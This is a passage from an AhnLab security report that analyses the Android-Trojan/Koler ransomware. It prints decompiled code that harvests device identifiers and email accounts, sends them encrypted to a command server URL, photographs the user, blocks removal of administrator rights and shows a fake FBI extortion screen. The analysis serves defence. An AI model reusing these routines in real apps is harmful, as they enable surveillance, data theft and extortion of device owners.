Priority.HIGH);
        v1.getSettings().setCacheMode(2);
        v1.addJavascriptInterface(new SampleOverlayShowActiv
ity$WebAppInterface(this, this), "Bot");
        v1.loadUrl("file:///android_asset/video.html");
    } else {
        Process.killProcess(Process.myPid());
    }
    return;
}
```

Figure 3-8 | The Content Called for after Obtaining the Device Administrator Authority

The next step is to start the PhotoMaker class. This class calls for AlarmManagerBroadcastReceiver.SetAlarm and sets an alarm using AlarmManagerBroadcastReceiver to go off every two minutes. After that, WebView calls for a file named "file:///android_asset/video.html" in order to display it on the screen and register a JavaScript interface class, SampleOverlayShowActivity$WebAppInterfac. If the user clicks the link on video.html, a video is played by the class named "SampleOverlayShowActivity$TestWebViewClient".

The video.html file plays an adult video.

4.3. RequestTask

RequestTask is a class related to server communications.

```
protected varargs String doInBackground(String[] p43)
{
    v19 = new DefaultHttpClient();
    v29 = new BasicResponseHandler();
    v28 = new HttpPost;
    v28(p43[0]);
    v25 = new ArrayList;
    v25(2);
    v36 = "n/a";
    v9 = this.mContext.getSystemService("connectivity");
    if(v9.getActiveNetworkInfo().getType() != 0) {
        v21 = 0;
    } else {
        v21 = 1;
    }

    v22 = v9.getNetworkInfo(1).isAvailable();
    if(v21 != 0) {
        v36 = "mobile";
    }

    if(v22 != 0) {
        v36 = "wifi";
    }
```

Figure 3-9 | Checking for Network Information

RequestTask examines the network connected to the user to find out whether it is a mobile network or a WiFi network.

```
v17 = "";
    v4 = AccountManager.get(this.mContext).getAccounts();
    v38 = v4.length;
    v37 = 0;
    while (v37 < v38) {
        v3 = v4[v37];
        if(Patterns.EMAIL_ADDRESS.matcher(v3.name).
matches() != 0) {
            v17 = new StringBuilder(String.valueOf(v17)).append(",
").append(v3.name).toString();
        }
        v37 = (v37 + 1);
    }
    v33 = this.mContext.getSharedPreferences("cocon", 0);
    v34 = v33.getInt("status", 0);
    v8 = v33.getInt("camera", 0);
    v10 = v33.getString("pcode", "null");
    v11 = new StringBuilder(String.valueOf(""))

.append(Settings$Secure.getString(this.mContext.
getContentResolver(), "android_id"))
                                        .append(":-:").toString();
    v38 = new StringBuilder;
    v38(String.valueOf(v11));
        v11 = v38.append(this.mContext.
getSystemService("phone").getDeviceId()).append(":-:").
toString();
    v38 = new StringBuilder;
    v38(String.valueOf(v11));
    v38 = new StringBuilder;
```

Figure 3-10 | Checking the User's Accounts and Collecting Information of Email Accounts

This class reads the information on the phone and collects email accounts. It also reads the settings details that are written in the SharedPreferences file.

```
v38(String.valueOf(new StringBuilder(String.valueOf(new
StringBuilder(String.valueOf
(v38.append(this.mContext.getSystemService("phone").
getLine1Number()).append(":-:").toString()))
.append(this.getDeviceName()).append(":-:").toString()))).
append(Build$VERSION.RELEASE).append(":-:").toString()));
v7 = Base64.encodeToString(MCrypt.bytesToHex(new
MCrypt().encrypt(new StringBuilder(String.valueOf(new
StringBuilder(String.valueOf(new StringBuilder(String.
```

```
valueOf(new StringBuilder(String.valueOf(
new StringBuilder(String.valueOf(new StringBuilder(String.
valueOf(
new StringBuilder(String.valueOf(v38.append(this.mContext.
getSystemService("phone")
.getNetworkOperatorName()).append(":-:").toString())).
append(v36).append(":-:").toString())).append(v17).
append(":-:").toString())).append(this.mContext.getResources().
getConfiguration().locale.getCountry()).append(":-:").
toString())).append(String.valueOf(v34)).append(":-:").
toString())).append(String.valueOf(v8)).append(":-:").toString())).
append(v10).append(":-:").toString())).append(p43[2]).
toString())).getBytes("UTF-8"), 0);
```

Figure 3-11 | Encrypted Device Information

Using the key value that called for MCrypt.encrypt, it encrypts various information on the phone, including the phone number, model name, manufacturer, version, network, country, email accounts and camera function as well as the other details mentioned earlier.

```
v38 = new BasicNameValuePair;
    v40 = new StringBuilder;
    v40("#");
        v38("imei", v40.append(this.mContext.
getSystemService("phone").getDeviceId()).toString());
    v25.add(v38);
    v25.add(new BasicNameValuePair("cmd", p43[1]));
      v25.add(new BasicNameValuePair("sub", String.
valueOf(v23)));
    v37 = new BasicNameValuePair;
    v37("data", v7);
    v25.add(v37);
    v37 = new UrlEncodedFormEntity;
    v37(v25);
    v28.setEntity(v37);
    v30 = v19.execute(v28, v29);
```

Figure 3-12 | Transfer of the Encrypted Data

The encrypted data is transferred to the malware server.

```
if(v30.length() > 3) {
        if(v30.contains("alllock") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 0);
            v16.putInt("animation", 0);
            v16.putString("pcode", "");
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }

        if(this.mContext.getSharedPreferences("cocon",
0).getInt("status", 0) == 77) {
            Process.killProcess(Process.myPid());
        }

        if(v30.contains("unlock") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 77);
            v16.commit();
            v20 = new Intent;
            v20(this.mContext, OverlayService);
            v20.putExtra("close", "allclose");
            this.mContext.startService(v20);
        }

        if(v30.contains("incorrect") != 0) {
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 3);
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }

        if(v30.contains("usecode") != 0) {
```

```
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 4);
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }

        if(v30.contains("alllock") != 0) {
            Log.i("muuuu", "ooopppsss");
            v16 = this.mContext.getSharedPreferences("cocon",
0).edit();
            v16.putInt("status", 0);
            v16.putInt("animation", 0);
            v16.putString("pcode", "");
            v16.commit();
            this.mContext.startService(new Intent(this.mContext,
OverlayService));
        }
    }
```

Figure 3-13 | Calling for OverlayService

The values received from the server call for OverlayService. The status values are made different by allock, unlock, incorrect, usecode and allock when calling for OverlayService..

4.4. PhotoMaker

PhotoMaker is a class that takes the picture of the user's face with the camera.

```
protected varargs String doInBackground(String[] p7)
{
    v5 = 0;
    this.openFrontFacingCamera();
    this.cameras = this;
    if(this.cameras == 0) {
        v0 = this.mContext.getSharedPreferences("cocon",
0).edit();
        v0.putInt("camera", 2);
        v0.commit();
    } else {
        this.cameras.takePicture(v5, v5, new PhotoHandler(this.
mContext));
    }
    return 0;
}
```

Figure 3-14 | Calling for openFrontFacingCamera to Operate the Smartphone's Camera

The openFrontFacingCamera class is called to arrange the settings on the phone's camera for taking pictures. When cameras.takePicture runs, it takes a picture of the user and activates PhotoHandler.

4.5 PhotoHandler

```
...
public void onPictureTaken(byte[] p13, Camera p14)
{
    this.getDir();
    if((this.exists() != 0) || (this.mkdirs() != 0)) {
        v3 = new StringBuilder(String.valueOf(this.getPath())).
append(File.separator).append(
                                    n e w
StringBuilder("Picture_").append(new SimpleDateFormat("yyyy
mmddhhmmss")
                                    .format(new Date())).
append(".jpg").toString()).toString();
        v4 = new FileOutputStream(new File(v3));
        v4.write(p13);
        v4.close();
        v2 = this.context.getSharedPreferences("cocon", 0).edit();
        v2.putInt("camera", 1);
        v2.putString("face", v3);
        v2.commit();
    } else {
```

```
        v2 = this.context.getSharedPreferences("cocon", 0).edit();
        v2.putInt("camera", 2);
        v2.commit();
    }
    return;
}
...
```

Figure 3-15 | Saving the Path of the Picture Taken and Its Data

You can see that the picture is saved as "Picture_yyyymmddhhmmss.jpg," along with the date and the file path.

4.6 Catcher

The catcher is a class that prohibits malicious app's deactivation as Device administrator.

```
public CharSequence onDisableRequested(Context p5, Intent
p6)
{
    this.abortBroadcast();
    v0 = new Intent("android.settings.SETTINGS");
    v0.setFlags(1073741824);
    v0.setFlags(268435456);
    p5.startActivity(v0);
    v1 = new Intent("android.intent.action.MAIN");
    v1.addCategory("android.intent.category.HOME");
    v1.setFlags(268435456);
    p5.startActivity(v1);
    return "This action will reset all your data. Click "Yes" and
your's device will reboot and "No" for cancel.";
}
```

Figure 3-16 | Calling for catcher

The catcher class is called when the the Device administrator is deactivated. If the user tries to deactivate the Device administrator authority, the catcher runs SampleOverlayShowActivity and displays a message saying that "This action will reset all your data. Click "Yes" and your device will be rebooted and "No" for cancel." By warning that all your data will be reset if you proceed, the malware attempts to keep the administrator authority.

4.7. Bootme

The bootme code is for the receiver class that works when the phone is booted.




Figure 3-17 | Operation Methods of the bootme Class

```
public void onReceive(Context p5, Intent p6)
{
    this.alarm = new AlarmManagerBroadcastReceiver();
    this.alarm.SetAlarm(p5);
    if(p5.getSharedPreferences("cocon", 0).getInt("status", 0) !=
77) {
        p5.startService(new Intent(p5, OverlayService));
    } else {
        Process.killProcess(Process.myPid());
    }
    return;
}
```

Figure 3-18 | Calling for AlarmManagerBroadcastReceiver and Alarm Settings

When booted, the phone calls for the class named "AlarmManagerBroadcastReceiver," sets an alarm to go off every two minutes, and then starts OverlayService.

4.8. AlarmManagerBroadcastReceiver

The code named "AlarmManagerBroadcastReceiver" is used for BroadcastReceiver, which has been set earlier.




Figure 3-19 | Operation Methods of AlarmManager-BroadcastReceiver

```
public void onReceive(Context p14, Intent p15)
{
        v8 = p14.getSystemService("power").newWakeLock(1,
"YOUR TAG");
      v8.acquire();
      v3 = p14.getSharedPreferences("cocon", 0);
      v4 = v3.getInt("start", 0);
      v5 = Long.valueOf(v3.getLong("starttime", 0.0, v11));
      v6 = Long.valueOf((System.currentTimeMillis() / 1000.0));
      if((v4 == 1) && ((v5.longValue() + 30.0) < 0)) {
         p14.startService(new Intent(p14, OverlayService));
         v1 = p14.getSharedPreferences("cocon", 0).edit();
         v1.putInt("start", 2);
         v1.commit();
      }

      v9 = new RequestTask(p14);
      v10 = new String[3];
      v10[0] = "http://advsystemapi.com/api/app.php";
      v10[1] = "timer";
      v10[2] = "";
      v9.execute(v10);
      v8.release();
      return;
   }
```

Figure 3-20 | OverlayService Settings

This class sets an alarm to go off every 2 minutes. If the alarm rings in less than 30 seconds after the app started running, OverlayService begins. Then it calls for RequestTask to send data to the server for communication.

4.9. OverlayService

OverlayService is a class code that makes sure that the malware screens always appear on the top of the phone screen.




Figure 3-21 | Operation Methods of OverlayService

```
public void onCreate()
{
      super.onCreate();
      this.instance = this;
      this.overlayView = new OverlayView(this);
      return;
}

public int onStartCommand(Intent p6, int p7, int p8)
```

```
{
    v0 = 0;
    if(p6 != 0) {
        v0 = p6.getExtras();
    }
    if((v0 != 0) && (v0.getString("close") != 0)) {
        this.cancelNotification = 1;
        this.moveToBackground(this.id, 1);
        this.getSystemService("notification").cancel(this.id);
        Process.killProcess(Process.myPid());
    }
    if(this.overlayView != 0) {
        this.overlayView.refreshLayout();
    }
    return 1;
}
```

Figure 3-22 | Creating the OverlayView Object

When the service begins, it creates the OverlayView object and it ends with the "close" command. Then it calls for overlayView.refreshLayout().

```
protected Notification foregroundNotification(int p6)
{
    v0 = new Notification(2130837504, "FBI", System.currentTimeMillis());
    v0.flags = ((v0.flags | 2) | 8);
    v0.setLatestEventInfo(this, "FBI", "Child's porn and Zoophilia detected", 0);
    return v0;
}
```

Figure 3-23 | A False Warning Message

A false warning message by an impersonator of the FBI appears to say that you are in possession of child pornography.

4.10. OverlayView

```
public void refreshLayout()
{
    if(this.isVisible() != 0) {
        this.removeAllViews();
        this.inflateView();
        this.onSetupLayoutParams();
        this.getContext().getSystemService("window").updateViewLayout(this, this.layoutParams);
        this.refresh();
    }
    return;
}
```

Figure 3-24 | Calling for inflateView

The OverlayView that was created at the service start stage calls for inflateView.

```
private void inflateView()
{
    this.getContext().getSystemService("layout_inflater").inflate(this.layoutResId, this);
    this.onInflateView();
    v1 = this.findViewById(2131165185);
    v1.getSettings().setJavaScriptEnabled(1);
    v1.getSettings().setSupportZoom(0);
    v1.getSettings().setSaveFormData(0);
    v1.getSettings().setSupportMultipleWindows(0);
    v1.getSettings().setBuiltInZoomControls(0);
    v1.getSettings().setUseWideViewPort(1);
    v1.getSettings().setRenderPriority(WebSettings$RenderPriority.HIGH);
    v1.getSettings().setCacheMode(2);
    v1.addJavascriptInterface(new OverlayView$WebAppInterface(this, this.getContext()), "Bot");
    v1.loadUrl("file:///android_asset/index.html");
    return;
}
```

Figure 3-25 | Calling for the Pornography Web Screen

The inflateView class displays a file

named "file:///android_asset/index.html" at the top of the phone screen and registers a JavaScript interface, OverlayView$WebAppInterface.

```
protected void addView() {
      this.setupLayoutParams();
        this.getContext().getSystemService("window").
addView(this, this.layoutParams);
      super.setVisibility(8);
      return;
   }
```

Figure 3-26 | Controlling the Smartphone Screen

This class makes sure that the malware screens always appear on the top of the phone screen and that the user is not allowed to use the buttons. This will make the user unable to control the functions of the Smartphone.

Android-Trojan/Koler disguises itself as an adult pornography app to coerce the user into infection. It then threatens the user by impersonating the FBI to collect a fine. It also locks the smartphone to prevent the user from using it. This kind of smartphone-locking malware is hard to remove once it is installed. Ordinary malware apps can be removed by canceling the Device administrator authority. However, in this case, whenever you try to cancel the Device administrator authority, the malware app runs the receiver to interrupt the cancellation. Thus, you need to be more cautious about the apps that request for the Device administrator authority. To avoid this malware issue, we recommend installing V3 Mobile, which is an antivirus program made exclusively for mobile devices. It requires the user to regularly update V3 Mobile to download the latest antivirus engine and to enable its real-time monitoring capability.

AhnLab

ASEC REPORT

VOL.61
January, 2015

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**UX Design Team**	Email	**global.info@ahnlab.com**